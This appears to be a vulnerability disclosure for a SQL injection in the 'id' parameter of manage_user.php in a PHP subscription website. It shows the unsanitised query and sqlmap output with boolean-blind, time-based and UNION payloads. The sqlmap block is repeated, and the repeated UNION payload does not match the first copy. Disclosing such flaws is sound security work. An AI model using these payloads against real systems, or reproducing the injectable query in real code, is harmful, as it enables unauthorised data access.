


Simple Subscription Website with Admin System manage_user.php has Sqlinjection

Simple Subscription Website with Admin System manage_user.php has Sqlinjection, The basic introduction of this vulnerability is that SQL injection means that the web application does not judge or filter the validity of user input data strictly. An attacker can add additional SQL statements to the end of the predefined query statements in the web application to achieve illegal operations without the administrator's knowledge, so as to cheat the database server to execute unauthorized arbitrary queries and further obtain the corresponding data information.



```
admin > manage_user.php
1  <?php
2  require_once("../DBConnection.php");
3  if(isset($_GET['id'])){
4  $qry = $conn->query("SELECT * FROM `admin_list` where admin_id = '$_GET['id']'");
5      foreach($qry->fetchArray() as $k => $v){
6          $$k = $v;
7      }
8  }
9  ?>
10 <div class="container-fluid">
11     <form action="" id="user-form">
12         <input type="hidden" name="id" value="<?php echo isset($admin_id) ? $admin_id : '' ?>">
13         <div class="form-group">
14             <label for="fullname" class="control-label">Full Name</label>
15             <input type="text" name="fullname" id="fullname" required class="form-control form-control-sm ro
16         </div>
17         <div class="form-group">
18             <label for="username" class="control-label">Username</label>
19             <input type="text" name="username" id="username" required class="form-control form-control-sm ro
20         </div>
21     </form>
22 </div>
23
24 <script>
25     $(function(){
26         $('#user-form').submit(function(e){
```

```

sqlmap identified the following injection point(s) with a total of 52 HTTP(s) requests:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 4809=4809 AND 'EsIR'='EsIR

  Type: time-based blind
  Title: SQLite > 2.0 AND time-based blind (heavy query)
  Payload: id=1' AND 9786=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'GfiV'='GfiV

  Type: UNION query
  Title: Generic UNION query (NULL) - 6 columns
  Payload: id=-5093' UNION ALL SELECT CHAR(113,98,113,122,113)||CHAR(80,118,72,99,103,71,83,74,108,75,84,87,98,99,117,77,76,117,115,98,70,86,111,117,110,102,116,109,85,114,102,119,97,117,76,118)||CHAR(113,122,120,98,113),NULL,NULL,NULL,NULL,NULL-- gAAk

[13:39:15] [INFO] the back-end DBMS is SQLite

```

SqlMap Attack

sqlmap identified the following injection point(s) with a total of 52 HTTP(s) requests:

Parameter: id (GET)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause

Payload: id=1' AND 4809=4809 AND 'EsIR'='EsIR

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Title: SQLite > 2.0 AND time-based blind (heavy query)

Payload: id=1' AND 9786=LIKE(CHAR(65,66,67,68,69,70,71),UPPER(HEX(RANDOMBLOB(500000000/2)))) AND 'GfiV'='GfiV

Type: UNION query

Title: Generic UNION query (NULL) - 6 columns

Payload: id=-5093' UNION ALL SELECT CHAR(113,98,113,122,113)||CHAR(80,118,72,99,103,71,83,74,108,75,84,87,98,99,117,77,76,117,115,98,70,86,111

```
,117,110,102,116,122,120,70,110,119,85,114,102,119,97  
,117,76,118)||CHAR(113,122,120,98,113),NULL,NULL,NULL  
,NULL,NULL-- gAAk  
--
```